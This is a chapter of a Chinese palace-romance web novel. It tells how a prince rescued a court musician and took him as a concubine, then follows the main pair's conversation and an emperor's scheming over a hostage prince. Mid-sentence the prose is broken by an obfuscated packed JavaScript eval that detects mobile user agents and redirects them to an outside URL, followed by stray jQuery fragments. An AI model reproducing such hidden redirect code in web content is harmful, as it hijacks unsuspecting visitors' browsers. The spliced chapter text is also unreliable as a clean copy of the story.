18.绿水何故不展眉
作品:《殿下他既要、又要、还要!》 听完玄溯的前情提要,陆停云才明白了刚才绿水和玄非唱的是哪出。
原来绿水也曾是读书人家的公子,家族因为党争站错了队,被抄没家产,家人委身为官奴,绿水被投入了乐伎司中,学习歌舞乐曲供权贵享乐。一次宴会上,一个素来爱好男风的老侯爷看上了绿水,偏要将绿水收入房中,绿水到底是读书人家出来的公子,委身为乐伎也心性不改,不愿受辱,竟要以头抢地碰死自己,闹的动静太大了。老侯爷面上过不去,命人押着绿水跪于廊下掌嘴,玄非晃晃悠悠来赴宴时正赶上这一幕,便仗着皇子身份,想要向老侯爷将绿水讨了去,救绿水一命。
老侯爷正在气头上,又向来不将玄非这种狐假虎威的小王爷放在眼里,不肯松口,放话要将绿水这个不知趣的小贱人打死。玄非一听急了,眼看绿水奄奄一息,也不管面上过不过的去,直接命手下把绿水带走,带回府上细心救治。
等绿水悠悠转醒,才知道为了救自己,玄非惹上了个不大不小的麻烦,玄肇闻知此事,懒得扯皮,顾念着老臣的面子,让玄非把绿水还回去算了,想要人再去乐伎司随便挑几个好了,玄非不干,玄肇只得道:“那你索性纳了他吧,这样别人也不好再跟你抢人了。”
于是乎,玄溯对老侯爷遗憾地表示,能理解他的愤怒,但是玄非这个小孽畜直接手快把人纳了,生米做成熟饭了都,一定会好好责骂一下玄非,让他长记性。
一觉醒来的绿水就成了玄非的男妾了,玄非怕他接受不了,又要寻死,忙说是真戏假做的求全之策,又说已将绿水的家人赎出,送回原籍安置,看在亲人俱在的份上,也不要再做傻事了。
问及绿水下一步的打算,绿水直接跪下表示:愿意终身侍奉玄非以报恩。玄非不愿意趁人之危,只让绿水处理王府事务,本以为就是给王府添了张吃饭的嘴,没想到老管家老泪纵横地跟玄非表示,绿水实在是太能干了,交给他什么都能干得井井有条,心思敏锐,一向敬上怜下、从不仗势压人,老管家得绿水,真是职业生涯中最为幸运的事,遂让玄非再去乐伎司领几个这样的管家好苗子。
玄非听完:......心想爷去哪领去?就这一个还是从阎王爷手里拉回来的。
不过由于府上对绿水的一众好评,玄非也开始认真打量绿水了,绿水做事认真,为人周到,有时府上收到各种各样的帖子,绿水会分门别类地排好,告诉玄非谁家的宴会要亲自去、谁家的送礼即可、谁家的千万不能去离远点才好,玄非予以采纳,没多久绿水千万不让去名单上的贵族,不是倒台就是式微,玄非颇感激绿水为自己考虑,从此更加依赖绿水。
日复一日的相处过程中,玄非颇觉老天不公,让绿水这样的人物受到命运搓磨,而让自己这种草包纨绔托生于帝王家,玄非敬绿水、怜绿水,甚至怕绿水因往事伤怀,竟命府上众人不得再奏乐编舞,直接因噎废食。外人都说玄非宠爱绿水太过,说绿水命好,只有玄非明白,绿水比自己好很多,遇上绿水才是自己的福气。
玄非觉得绿水总是怀揣心事,眉宇隐有忧愁之色,担心他在自己身边不顺意,又怕他欲离开自己,便去找玄溯说了心中心事,玄溯一向懂这个弟弟的天真与自卑,闻言只是笑笑,道:“你只是爱上他了。”
玄非思考爱的含义,他真诚地对绿水说:“我爱上你了。”
绿水只是如往常一般拍拍玄非的脑袋,让他先自己玩会,自己处理完府上的事务再陪他玩,玄非又重复了一遍,绿水只得停下来,温柔又无奈地说:“那不是爱,是习惯,是需要。”玄非思考了一下,问他:“有区别吗?我需要你的时候,你会在吗?”
绿水回答:“会的,我就是你的,只要你需要,我一直都在。”直到你再不需要我。
玄非听了绿水的话感到开心和愧疚,开心和愧疚都源于同一件事,绿水会一直在自己身边。
绿水明白他的心思,温柔地吻他,吻掉他的眼泪,说:“不要哭,我永远都在你身边,只要你需要我。”他们二人亲密有加地同床异梦,绿水小心翼翼地控制着自己只给出身体,不交出心,以免最后会太可怜。
玄非以为亲密无间就是绿水爱的表现,后来发现,那也许是绿水的纵容,或者是无奈,他不懂绿水何故不展眉,好像随时可以抽身而退似的,只是对自己好着,但不眷恋自己。每每有了矛盾,二人也都如刚刚那样收场。
听玄溯款款讲完绿水和玄溯的前情,陆停云没有再开口,沉默了许久,玄溯只是笑笑,悠然告辞而去。
陆停云想着绿水弹琴时舒展的姿态,想着绿水的温柔与疏离,不由悠悠叹了口气,对沈衍之说:“是不是绿水害怕有朝一日被抛弃,索性不交付真心。”
沈衍之笑道:“你倒是明白,仿佛自己经历过什么一样。”
陆停云道:“我只是心疼绿水的日子难捱,又要控制自己的心,又要顾着玄非。”
沈衍之沉默一会,才幽幽开口:“那玄非就不值得可怜了么,他孜孜以求的人从不回应他的爱,只是对他好,他就不可怜了么?”
陆停云听沈衍之语调颇为怪异,似是有些激动,又是感到奇怪又是好笑:“咱们只是说话而已,你又不是玄非,怎么还认真起来了。”
沈衍之颇不自然地哦了一声,认真道:“大概是因为我心地良善,总会站在别人的角度考虑吧。”
陆停云听笑了,心想最蔫坏的就是你,遂道:“心地善良的好殿下,烦请你为停云也弹一首曲子吧。”
沈衍之挑眉,有点玩味:“刚刚那两位的曲子你没听够吗,怎么还要听。”
陆停云笑嘻嘻地回他:“我刚刚看绿水谈起琴来与平日完全不同,也想看看你弹琴的样子。”<
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17061666|194242||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
/p>
沈衍之失笑:“我平日弹琴的时候你只顾和玄非满院子上蹿下跳,你还真是想一出是一出。”嘴上抱怨着,手上却利落换好了被绿水弹断的琴弦。
陆停云就看着沈衍之弹琴,与玄溯的春风化雨不同,与绿水的物我两忘不同,沈衍之只是规规矩矩地弹琴而已,似乎并不想寄托什么感情。一曲毕,看陆停云有些失望,沈衍之自嘲笑道:“我学艺不精,心绪太杂,不像他们一样。”
陆停云摇摇头道:“你只是怕被被别人看穿心思而已。”沈衍之一向是很难信任他人的。
沈衍之点头,并不否认,笑道:“停云是我的知己。”眷恋地看了陆停云一眼“我之前很寂寞,有了你,我就不再寂寞了。”
陆停云也对他一笑:“我其实会偷偷庆幸我们来了大讌,好像这里只有我们两个人是同类,漓国的斗争不属于我们,大讌的烦恼也不属于我们,这样的好日子像是偷来的。”
“你想和我一直留在这里嘛?”沈衍之问道。
陆停云颇感奇怪,难道他们还有别处可去嘛?沈衍之看他迟疑困惑,笑道:“我们总会在一起的。”
......
大讌宫殿内,玄溯颇有兴致的将沈衍之呈上的策论递给玄宁看,道:“沈衍之实在是个聪明人,如今漓国他是回不去了,你为什么不拉拢他,做你日后的助力。”
玄宁伸手不情不愿地接过:“他真有这么好嘛,父皇您为何总是对他夸奖有加?”
玄肇眼中闪过一丝精光,语重心长道:“他这样的人,你若是不能用他,便趁早杀了他吧。”
玄宁到底稚嫩一些,被他的父亲一激,忙道:“好好的杀他干什么,我用他就是了。”说着神色黯然了下去,只觉得自己的父皇一向杀伐决断,当初靠自己母后的家族势力上位,等母后野心勃勃想要联合外戚弄权时,被自己的父皇剪除党羽,幽禁在深宫之中凄凉地死去。
他那时候太小了,被抱来父亲身边亲自教养,一点点长大的日子中,在宫人们讳莫如深的目光中,在各种市井传言中,他拼凑出了往日场景的一点模糊轮廓,但他没有勇气问自己的父亲,怕父亲告诉他真话,也怕父亲告诉他假话。
父亲坐拥天下、军队、王权,能轻易剥夺了他的母亲,又补偿给他太子之位和独一无二的宠爱。玄宁从来不敢问玄肇关于自己母后的任何问题,不知道是出于对父亲的尊重还是出于对父亲的惧怕。
玄肇不知道为什么儿子突然情绪低落下去,只笑叹道:“你又如此,真不知作为一个国家未来的掌舵者,你这样良善的性子真不知是福是祸,你多和沈衍之那个孩子亲近,也好学些雷厉风行的手段。”
玄宁很烦他提讨厌的沈衍之,一个漓国质子,竟然一步步成为了父亲的义子,又颇受父亲赞誉,遂道:“您若是喜欢他,且去找他当儿子吧!”